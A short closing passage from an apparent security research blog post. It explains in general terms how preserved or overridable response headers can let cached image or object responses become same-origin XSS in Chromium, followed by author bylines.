The broader lesson is that fetched content cannot be considered safe based on its body alone. When a proxy, image optimizer, or storage service preserves origin response headers, or lets URL parameters override them, those headers become part of the security boundary. A seemingly harmless cache directive can completely change how Chromium processes a cached response, turning otherwise isolated image or object-serving functionality into same-origin XSS.

[image: Kevin Gervot]

KG

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Security Researcher at Searchlight Cyber

Connect

[image: Adam Kues]%2520(1).avif)

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